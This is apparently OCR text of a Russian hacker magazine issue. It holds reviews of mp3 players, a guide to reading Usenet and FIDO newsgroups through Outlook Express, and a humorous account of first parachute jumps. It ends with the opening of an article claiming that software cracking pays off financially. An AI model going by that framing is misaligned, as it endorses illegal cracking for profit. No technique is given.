Второй конкурент WinAmp-а конкурентом, по большому счету, не считается, это преклонного возраста пенсионер, герой вчерашнего дня, настоящий экс-чемпион среди ВСЕХ программных mp3-плееров. Он был самым компактным (и сейчас по этому параметру первенство за ним), самым корректным, самым качественным, самым мною любимым и самым "заточенным" именно под mp3. NAD отличает особенно высокое качество при работе с высокими битрейтами, по этому параметру он заткнул за пояс всех своих конкурентов. Хотя бы из уважения к ветерану аудиофильской сцены его нужно скачать и попробовать.



Старина NAD


Найти его будет довольно легко, хотя проект NAD был перекуплен компанией DimensionMusic, которая легким движением руки затормозила выпуск NAD 0.94, а кое-что из уже готовых наработок попыталась прикрутить к новой версии плейера Sonique, который по любым параметрам никак не может сравниться с NAD'ом и нас с тобой поэтому совершенно не интересует. Декодер NAD'а по праву считался самым "аудиофильским", да и сейчас немало осталось поклонников быстроты, корректности и

Похоже, что Apollo можно назвать настоящим HI-END-ом среди программных проигрывателей.

точности в одном флаконе.
Если ты наслаждаешься звуком не через китайские пассивные колонки (два с половиной доллара за 14 штук), а хотя бы через бытовой музыкальный центр, то попробуй запустить качественный mp3-файл с высоким битрейтом (256-320) с помощью NAD-а или "доработанного" WinAmp-а и попытайся определить лидера самостоятельно.

Apollo37. SOUND QUALITY IS NOT SKINNABLE

(http://apollo.audiogalaxy.com)



Наш скромный друг Apollo

Ещё один плеер, которым я частенько пользуюсь, - прямой конкурент ВинАмпа, и имя ему - Apollo 37. Подожди плеваться, да, интерфейс и правда подкачал, но тебе что нужно: шашечки или ехать? Разработчики программы однозначно заявили, что "Sound quality is not skinnable". Вот и причина эдакой спартанской, граничащей с бедностью простоты плеера. Программу можно по праву назвать одной из самых скоростных, размер ее очень невелик, а качество выдаваемого звука - на уровне мировых стандартов. Очень удобно пользоваться этим проигрывателем, свернув его в один клик в узенькую полосочку, но имея под руками все клавиши управления.


101. INDAMIX - Пачка сигарет-КИНО (4:24)

Минимум места, максимум удобств

Похоже, что Apollo можно назвать настоящим HI-END-ом среди программных проигрывателей. Качество декодирования - очень высокое, и если бы ВинАмп приобрел движок Apollo, то лидер среди плееров определился бы надолго и всерьез. Мое субъективное мнение таково: Apollo привносит в звук нечто свое, живое, высокие частоты показались мне чистыми и прозрачными, хотя злые оральные языки утверждают, что некоторые версии Apollo урезают полосу воспроизводимого звука сверху и снизу. Дорабатывать Apollo не нужно, нужно один раз просто послушать и заиметь. Пригодится хотя бы для того, чтобы знать, на что можно ориентироваться в плане качества воспроизведения.

JET AUDIO. УНИВЕРСАЛЬНЫЙ МОНСТР

(http://www.cowon.com)



Корейский монстр

Наш последний герой - борец из категории супертяжеловесов, по национальности кореец. Семь с половиной мегабайт в архиве! Солидно сделанный программный продукт, с интерфейсом... ээ-эээ, как бы это помягче выразиться... Короче, огромный мультимедийный комбайн из начала девяностых, который умеет делать вообще все. :)) Дизайн проигрывателя выражает собой несбыточную мечту о бытовом мультимедиа-процессоре, который многорук, многолик и сладкоголос за совершенно смешные деньги.


ЧУЧУЛО НА ОТДЕЛЬНО ВЗЯТОМ КОМПЬЮТЕРЕ

В состав этого программного монстра входят независимые друг от друга, но в то же время взаимосвязанные модули: MIDI- и Video-плееры, микшер, CD-плеер и процессор спецэффектов. До кучи есть еще и пульт дистанционного управления в отдельном модуле-окне, который действительно полезен, есть учитывать, что Jet Audio своей монстроподобной тушей загораживает изрядную часть экрана монитора.
Существует нечто похожее на поддержку технологии скинов, в комплект поставки программы входит несколько вариантов внешнего оформления проигрывателя. Ты будешь смеяться, но я рекомендую остановиться на стоящем по умолчанию внешнем виде, иначе страшные сны в течение недели гарантированны.



Remote Control


Только перечисление поддерживаемых Jet Audio форматов займет несколько часов, этому мы посвятим отдельный выпуск нашей интернет-радиопередачи. :) Одна из функций программы - таймер - может оказаться очень полезной для любителей поспать за клавиатурой. Попробуй использовать программу в качестве штатного будильника, а побудочной композицией выбери любую песенку Филиппа Киркорова с включенными реверберацией 3-D звуком и эффектом Robot1; гарантирую, что ты молниеносно вскочишь и, хохоча, пулей помчишься в туалет. :))



Включаем эффекты

СОБИРАЙТЕСЬ ДЕВКИ В КУЧУ, Я ВАМ ЧУЧУ ОТЧУБУЧУ

Что касается качества звуковоспроизведения рассматриваемого программного проигрывателя, к единому мнению я так и не пришел, хотя пользуюсь Jet Audio уже очень давно. Дело в том, что обилие настроек и эффектов в программе настолько огромно, что они, будучи грамотно настроенными под себя, позволяют маскировать и иногда скрывать вовсе без следа даже серьезные огрехи mp3. Отдельного упоминания заслуживает ДВАДЦАТИПОЛОСНЫЙ графический эквалайзер, позволяющий извратиться над звуком как угодно. :)



Смотри на звук

Правда, и испортить аудиосигнал нет никаких проблем - при определенных настройках возникает эффект надетого на голову металлического ведра. На моем компьютере Jet Audio занимает место исключительно благодаря гибкости в настройках и универсальности.
Программу стоит иметь уже только затем, что она позволяет придать давно приевшейся музыке совершенно новое, свежее звучание. Поиграй заранее с настройками, попробуй в полевых условиях аудио-спецэффекты и, когда более-менее освоишься с программой, можешь смело приглашать в гости всех знакомых девочек и повергать их в культурный шок внешним видом программы, ее звуком и народной присказкой: "Собирайтесь девки в кучу, я вам чучу отчубучу!". :)



NEWS-SERVER для чайника



МИХАИЛ МИХИН (CENTNER@XAKEP.RU)

Я вспомнил про новостные конференции и спросил приятеля, читает ли он ru.cdrom или su.hardw.cdrom. Молчание и недоумение было мне ответом.

ЛИКБЕЗ. ШАГ ПЕРВЫЙ

Стоял я тут как-то, балакал со своим приятелем на тему покупки нового CD-привода, который смог бы лучше и точнее других сграбить музыку, обладал бы определенными достоинствами и стоил бы не дороже определенной суммы. Я сразу вспомнил про новостные конференции, или по-ФИДошному эхи, и спросил приятеля, читает ли он ru.cdrom или su.hardw.cdrom. Молчание и недоумение было мне ответом. Вот тут-то я и понял, что ликбез надо начинать немедленно. Ликбез будет проходить в три этапа: первый будет заключаться в рассказе о подключении к эхо-конференциям и чтение оных самыми доступными средствами; второй этап - постинг в эхоконференции и использование специально заточенного под чтение новостей софта в Интернете и вступление в сплоченные ряды ФИДОшников; и третий этап - рассказ профессионала о настройке и комфортном использовании фидошного софта для чтения эх.


Ладно, из пустого в порожнее переливать не будем, приступим. Для начала идем в Интернет и попробуем "подковаться" теоретически. Дело в том, что в конференциях существуют свои правила поведения, и если ты придешь со своим уставом в чужой монастырь, то вполне можешь быть вышвырнут оттуда. Будь осторожен! Всю необходимую информацию о конференциях и об общепринятых правилах поведения ты можешь почерпнуть на http://www.fido7.ru/.

ЧТО МОЖЕТ БЫТЬ ПРОЩЕ?

Самое простое - это заглянуть, например, на http://www.dejanews.com и почитать любые интересующие тебя эхи через привычный web-интерфейс. Там же можно найти и архивы сообщений, адресованных в многие тысячи эх.

Теперь попробуем более продвинутый метод. Запускай свой браузер и пошли на общедоступный сервер новостей, например, на news.vsi.ru. Сервер публичный, т.е. пользоваться им может любой желающий, в том числе и ты. Перед началом работы на этом сервере нужно зарегистрироваться. Для регистрации необходимо указать адрес е-мейл, с которого ты собираешься писать в конференции. С регистрацией никаких проблем не возникает, а по ее итогам ты получишь письмо, содержащее "магическое число", которое нужно отправить на register@news.vsi.ru. Все, теперь просто дожидаешься письма о том, что "Ваше подтверждение успешно обработано роботом. Вы можете писать в конференции на сервере news.vsi.ru. Регистрация в базе данных действительна в течение 3 месяцев со дня подачи заявки на регистрацию."

Зарегистрировавшись, запускаем до боли знакомую почтовую программу Outlook Express, имеющуюся почти на каждом домашнем компьютере. Заходим в меню Сервис > Учетные записи и создаем новую запись для Новостей. Выглядит это, примерно, как на скриншоте.



Настраиваем учетную запись


Просто ткнув мышью в интересные тебе эхи и нажав на клавишу “Подписаться”, ты застолбишь те, которые будешь впоследствии читать.



ЧИТАТЬ ИЛИ ПИСАТЬ?

Выбрав доступный тебе новостной сервер, нужно присоединиться к нему в он-лайне. Первое, что предложит тебе сервер, это скачать весь список доступных с данного сервера конференций. Все они могут быть прочитаны тобой, а вот писать из Интернета можно не везде, некоторые эхо-конференции преднамеренно закрыты для постинга из Интернета благодаря некоторым воинствующим чайникам и спаммерам. И ничего тут поделать нельзя, придется довольствоваться тем, что есть, до тех пор пока не станешь настоящим, матерым ФИДОшником. :)

Кликнув мышкой на название сервера новостей в левом фрейме Outlook Express, ты вызовешь на экран меню, позволяющее настроить интересные тебе группы новостей. Нажав на клавишу “Группы новостей”, ты сможешь выбрать интересные тебе по ключевым словам. Например, если ты интересуешься сатирой и юмором, значит вспоминаешь, что по-английски юмор=humor, набираешь “humor” в поисковом окошке и получаешь список доступных конференций, посвященных этой теме.



Любители шуток - сюда!

Просто ткнув мышью в интересные тебе эхи и нажав на клавишу “Подписаться”, ты застолбишь интересные именно тебе, те, которые будешь впоследствии читать.

ГЛАВНОЕ ДЛЯ СЕРВЕРА – НЕЗАВИСИМОСТЬ!

В случае, если ты не хочешь “привязываться” именно к конкретному серверу, можно выбрать любой по душе. Я пользуюсь сервером своего провайдера и демосовским ddt.demos.su. Сервер “Демоса” всегда доступен для чтения, а вот постинг может разрешить, а может и не разрешить, просто проигнорировать. Поэтому с самого начала лучше всего пользоваться ньюс-сервером своего провайдера, и только в случае, если это неудобно, загляни в базу ньюс-серверов на http://www.jammed.com/~newzbot, тут всегда можно посмотреть на все важнейшие параметры сервера и выбрать наиболее удобный. Также со списком бесплатных публичных серверов можно познакомиться по адресу http://-fido7.da.ru/.

РЕГИСТРАЦИЯ НА ГЕЙТЕ

Ладно, адрес сервера найден, настраиваем Outlook Express так же, как было описано ранее, только адрес ньюс-сервера указываем другой, например, news.mtu.ru. Закончив с учетной записью, посылаем любое тестовое сообщение в эху fido7.testing или любую другую тестовую эху. Оно воздастся тебе сторицей, принеся с собой несложные инструкции, руководствуясь которыми, ты сможешь закончить процесс подключения к usenet-конференциям через Интернет.




Пробуй самостоятельно читать и писать, но еще раз повторю, что если ты будешь безобразно нарушать правила, то отстрелят тебя быстро и без сожаления.

Вот часть обычного письма, приходящего в таких случаях: “Если Вы согласны соблюдать данные правила, пошлите e-mail по адресу: <register@fido7.ru> и в любом месте в теле этого письма поместите следующее “магическое число”: XXXXX [присваивается персонально каждому]. Через короткое время Вы получите e-mail-ом подтверждение Вашей регистрации, и с этого момента Ваши сообщения будут (мы надеемся) беспрепятственно поступать в группу. Обратите внимание, что регистрация производится по адресу из хедера “From:” Вашей статьи, а не по адресу из хедера “Reply-To:”.

ВНИМАНИЕ: для успешной регистрации Вам необходимо обеспечить, чтобы в хедере “From:” Вашего “регистрационного” сообщения был точно тот же доменный адрес, что и в Вашей статье.”

ТЕСТИРУЕМСЯ НА ПРОФПРИГОДНОСТЬ


Теперь можно попробовать написать полноценное письмо в тестовую эху. Выбираем название эхи в левом фрейме, предварительно подписавшись на нее; выбрав, давим на “Создать сообщение”, обязательно указываем Subj в письме и отправляем. Через некоторое время твое сообщение появится в эхе и будет доступно всем другим подписчикам. Выглядит это совершенно обычно, примерно так.



Удачное тестовое письмо

Если тебе комфортно и удобно пользоваться Outlook Express для чтения новостей, то мчись на http://fidolook.da.ru и скачивай софт и инструкции, которые позволят тебе бесплатно и с минимальными потерями проапгрейдить русскую версию OE до сказочных высот и поднять общение в ньюс-конференциях на небывалую культурную высоту.

Отдельную порцию внимания неплохо бы уделить настройке русской кодировки. В моем случае все обошлось очень просто, в Outlook Express нужно было всего лишь указать, что основной кодировкой для русскоязычных эх должна быть именно KOI-8, а не какая-то другая.



Правильная кодировка - залог успеха!

В общем и целом на сегодня все. Пробуй самостоятельно читать и писать, но еще раз повторю, что если ты будешь безобразно нарушать правила, то отстрелят тебя быстро и без сожаления. К следующему выпуску Х ты должен быть теоретически грамотен, разбираться в правилах и комментариях к ним, а мы уж тебе расскажем, как просто и со вкусом стать настоящим участником бесплатной сети, альтернативной Интернет и доступной совсем не каждому. До встречи в следующем Х!



Хали-гали, пара

Михаил Михин (centner@xakep.ru)

Paratrooper (engl.) — парашютист, десантник.

Информация из англо-русского словаря.

Один пилот говорит другому: — Ну скажи ты этим парашютистам чтобы перестали прыгать. Мы еще не взлетели.

О чём поётся в модной песне про парапрутеров, я так и не понял, поэтому ответить на вопрос из названия статьи не могу, зато буду точно и последовательно отвечать на все остальные твои вопросы, касающиеся настоящего кулхацкерского стиля жизни. Сегодня мы подробно поговорим о прыжках с парашютом. Уверен, что у тебя только что возник совершенно законный вопрос: а сам-то этот писака прыгал хоть раз или пишет "от балды"? Да, прыгал, стыдно сказать.... три раза. Ты можешь сказать - "Фуу, ламерюга, я этим собираюсь профессионально заниматься, а не всяких чайников слушать". Да, ты прав, но перед тем как начать карьеру профессионального скайдайвера, дочитай до конца, а вдруг раздумаешь?

Все мои знакомые, совершившие больше одного добровольного прыжка, одевали парашютные ранцы по разным причинам. Кто-то хотел покорить все женские сердца в радиусе прямой видимости, кто-то страстно желал стать центром внимания в любой компании и затмить всех своими рассказами, кто-то проверял свою выдержку, а кто-то элементарно попался на "слабо", что, несомненно, является худшим вариантом из всех возможных.

Кто из вас более вменяем?

Лично я, будучи упёртым "милитаристом", прыгнуть с парашютом хотел всегда. Но как-то не складывалось, времени или денег не было. Да и одному как-то не очень улыбалось испытывать судьбу.

В результате длительного обзвона вероятных соучастников приближающегося мероприятия, я начал сомневаться в своём душевном здоровье, примерно каждый второй собеседник намекал на то, что я несколько не в себе и употреблял выражения а-ля "охренел, башню сорвало, иди попей холодной водички" и тому подобные. Такие разговоры навели меня на мысль о том, что ставить в известность родителей будет очевидной глупостью, я ограничил круг посвящённых только своей подругой, чем сжёг за собой все мосты :)

Поняв тщетность своих попыток уговорить друзей ехать со мной, я все же решился окончательно, оторвался от любимого компьютера и начал собирать рюкзачок. Это один из самых важных этапов подготовки. От того как ты оденешься и что возьмёшь с собой на прыжки будет зависеть и твоё собственное впечатление от них.

Ботиночки дырявые. от холода дрожу...

Оделся я максимально удобно и легко, но по погоде. На дворе стояла лютая зима, предстояла длительная поездка за город с последующим подъёмом на высоту, так что замерзание в мои планы не входило. Из обуви предпочёл разношенные и очень удобные кроссовки NIKE на толстой мягкой подошве с обязательными шерстяными носками. Выбирая обувь, забудь о всяких чешках, кедах, туфлях на высоком каблуке, валенках и ластах, а вспомни о высоких, армейского типа ботинках или кроссовках. Выбирая куртку, позаботься о том, чтобы на ней не было всяких там выступающих пряжек и огромных пуговиц, чтобы куртка облегала тело, но не сидела как влитая. Короче, одевшись, нужно убедиться в том, что движения ничем не затруднены и нет элементов одежды, за которые могли бы зацепиться парашютные стропы. Не помешает иметь с собой очки типа горнолыжных, перчатки (даже летом!) и смену верхней одежды, запросто можно приземлиться в грязь или на ёлку. По желанию можно доработать собственные бронетрусы глушителем и сменными памперсами :))

Выбор места для прыжков особой сложности не составил, я просто зашёл на на www.dropzone.ru или на www.skydive.ru и хорошенько облазил все ссылки и выучил почти наизусть все FAQ-и. Остановился на подмосковном аэродроме Волосово. Электричка с Курского вокзала доставила меня в Чехов, оттуда автобусом на аэродром.

Наша служба и опасна и вообще...

На аэродроме я попал в цепкие руки инструктора и начал жадно задавать уже давно набившие оскомину вопросы. Знаю, знаю, тебя интересует то же самое. Это страшно? Правильные ответы: нет, совсем не страшно и да, страшно до ужаса, до седых волос. А опасно? Конечно, смертельно опасно! Но не опаснее езды на велосипеде. Всё зависит от личного отношения к первому прыжку. Статистика в лице "Анализа парашютных происшествий", сообщает, что, например в 1997 году в Российской федерации произошло семь парашютных происшествий в результате которых по-

трупер?



гибло семь человек. А сколько погибло под машинами, утонуло, попало под лошадь, накурилось вусмерть и заблудилось в джунглях? Несколько испортит настроение обязательное подписание бумажки с текстом о том, что никаких претензий ни к кому по итогам прыжка у тебя нет и быть не может. Нежелающие подписывать автоматически идут в сад на полчаса крутить фонарики :))

А у вас ус отклеился и нога отстегнулась!

Вслед за этим инструктор убеждается в твоей медицинской пригодности посредством внешнего осмотра. Неплохо на этот период мобилизовать все силы и отчётливо продемонстрировать наличие денег, всех конечностей, глаз, ушей и уровень IQ, хотя бы немного более 30. Если ты не соответствуешь вышеперечисленным требованиям, отчаиваться не нужно. Накопив сумму равнозначную примерно 100 долларам США, можно претендовать на прыжок в тандеме с инструктором. Единственное требование к тебе как к пассажиру в этом случае - чтобы на тело можно было надеть подвесную систему. Твой дальтонизм, энурез, стеклянный глаз, полная глухота и костыли никого волновать не будут - уплочено, значит полетишь с инструктором вниз :)

Смеётся тот, кто смеётся на земле.

Собственно инструктаж продолжался часа три, перемежался учебными прыжками с небольшой вышечки в яму с песком. Если хочешь иметь представление о том, насколько больно ударяются ногами об землю при посадке - просто спрыгни с любого шкафа на пол :) Полезная информация о действиях в воздухе сопровождалась инструкторскими байками и прибаутками на темы: “Перворазники, обжаренные без масла на линиях электропередач, Перворазники на металлических кольях забора в садово-огородных кооперативах и на дачах, Перворазники на крышах подсобных помещений, Перворазники и отправление естественных надобностей на высотах менее 800м” и подобные этим страшилки. После того, как инструктор убедился, что все всё поняли, он поинтересовался, почему все сегодня без сапёрных лопаток. На встречный вопрос “а зачем?” был получен бескомпромиссный ответ: “После приземления парашют немедленно зарыть и выходить к железнодорожному полотну” :) Смех смехом, но чтобы не совместить два прыжка в одном, слушайте инструктора очень внимательно! Кто там спрашивает как можно два прыжка в одном совместить? Очень просто. Первый и последний.

После приземления парашют немедленно зарыть и выходить к железнодорожному полотну



А что это у вас в трусах сзади топорщится?

Теперь на тебя наденут один большой и тяжелый парашют, другой маленький и лёгкий парашют, шлем или каску. Большим парашютом наверняка будет Д1-5У "Дуб" с принудительным раскрытием или Д-6 и 3-х секундная стабилизация и ручное раскрытие. Д1-5у - круглый учебно-тренировочный парашют, на котором совершают прыжки все чайники. Этот парашют отличается надежностью и возможностью осуществлять прыжки с принудительным стягиванием чехла, что и произойдёт в твоём случае. С таким парашютом тебе нужно просто выйти из двери самолёта, всё остальное будет сделано и без тебя. Д-6 - круглый десантный парашют с раскрытием при помощи стабилизирующего парашютика. Используется в армии и как учебный парашют для совершения первого прыжка. С этим куполом тебе придётся медленно считать хотя бы до трех, пока тебя не стабилизирует вытяжным парашютом, затем дёргать за кольцо, обливаясь потом смотреть вверх на степень раскрытия купола, "выдернуть рыжую" стропу из запаски, иначе страхующий прибор сработает на высоте метров в 300 и ты будешь как дурак болтаться под двумя куполами. Посмотреть на это зрелище - дело нехитрое, на десять бросков обязательно хотя бы одна открытая запаска.
Оба перечисленных типа основных парашютов практически неуправляемы, так что если выкинули тебя криво, то останется только ругаться матом, глупо улыбаться или вспоминать последовательность действий в нештатной ситуации, довольно быстро садясь на лес или ближайший дачный посёлок.
да, мой основной парашют укладывал мальчик лет 12-13, постоянно хлюпающий носом и жалующийся, что в их детско-юношеской спортивной школе ему никак не дадут допрыгать несколько раз до сотни прыжков.


И был между нами разговор:
- Ты что это такое делаешь?
- Укладываю парашют.
- Да уж. Занятие не из легких. Ты уверен в своих силах?
- На мою работу пока никто не жаловался!

Маленький парашют на твоём упитанном животике - 3-5. Он круглый и запасной. Оборудован прибором "Парашютный полуавтомат комбинированный и унифицированный ППК-У", который служит для приведения в действие раскрывающего приспособления парашюта. Прибор используется на парашютах в качестве страхующего средства когда парашютист по тем или иным причинам не раскрыл парашют с помощью вытяжного кольца. Так что если ты задумался в воздухе и забыл что делаешь - не волнуйся, хуже уже не будет:) Помни, сдаться ещё не поздно! В ожидании взлёта рекомендую нервно курить или читать вслух... молитвы, а не этот номер "Х".

Как делать ЭТО в воздухе.

И вот ты у двери самолёта АН-2. Все проверки позади и инструктор перестал улыбаться. Зайдя внутрь фюзеляжа, сев на металлическое откидное сидение и увидев, что дверь уже закрыта, ты поймёшь, что чувствуют водолазы на глубине, космонавты при взлёте и авторы "Х" при встрече с редакторами :) Далее последовательность примерно следующая: минут 15 полета как в кабине трактора, грохот и гул самолётного двигателя, пронзительный треск звонка, рейлганом бьющий по нервам, мигающая впотьмах лампочка, команда "Подъём!", приятное тепло, разливающееся по обеим штанинам и открытие двери.
Внизу полный атас, ничего нет, дороги и домики как игрушечные, "ветер в харю", и... отчаянный прыжок вперёд с левой ноги, повторное тепло, разливающееся по штанам, мир крутится в невообразимом калейдоскопе, открытие пара-





шюта вытяжным фалом, очень мягкий, но мощный рывок вверх. Если ты всё это пережил, то самое время убедиться в раскрытии основного купола. Купол в порядке, можно подёргать за стропы и развернуться по ветру, с интересом глядя вниз.

YESSS!!! Ты в небе, купол раскрылся, можно быстро осмотреться, взглянуть на своих товарищей, так же висящих под куполами и с ужасом вспомнить, что страхующий прибор запасного парашюта ещё не отключён. Затем быстро и аккуратно выдёргиваешь "рыжую" и группируешься, готовясь к встрече с землёй. Самое время вспомнить прыжки с невысокой вышечки, ибо расстояние до земли определить очень сложно. Расслабившиеся на этом этапе едут домой на сломанной ноге :(

Achtung! Немцы в городе!

Приземлился я в глубокий сугроб, быстро погасил купол, скатал парашют, убрал его в сумку и пошёл к железной дороге по пояс в снегу, наслаждаясь собственной отвагой, невероятным везением и сорока килограммами груза взрывчатки за спиной :) Но радостно предвкушая будущие истории за кружкой пива.

YESSS!!! Ты в небе, купол раскрылся, можно быстро осмотреться, взглянуть на своих товарищей, так же висящих под куполами...


Не успев сдать парашюты, я попросился во второй взлёт, снова взлетел, прыгнул, но... Короче, приземлился я в стеклянный парник на дачном участке. Чудом не порезался, но напрочь запутался в стропах и куполе. Парник был разрушен до основания, как-никак один центнер сверху упал :)) На звук моего падения из домика вышел старичок с вилами, на всякий случай. Я до сих пор искренне жалею, что заговорил с ним по-немецки...



ВЫГОДНО ЛИ КРЭКЕРОМ

Юрий Семенов (avoid@mail.ru)





Прибыль

На страницах X уже не раз обсуждались "коммерческие" аспекты хакинга, и в целом можно сказать, что возможность пополнить свой кошелек зелеными бумажками за счет хакинга ни только не вызывает отрицательных эмоций, но активно и повсеместно раскручивается. И на самом деле "игра стоит свеч". Например, такой вид хакинга, как крэкинг программ, может действительно приносить прибыль...

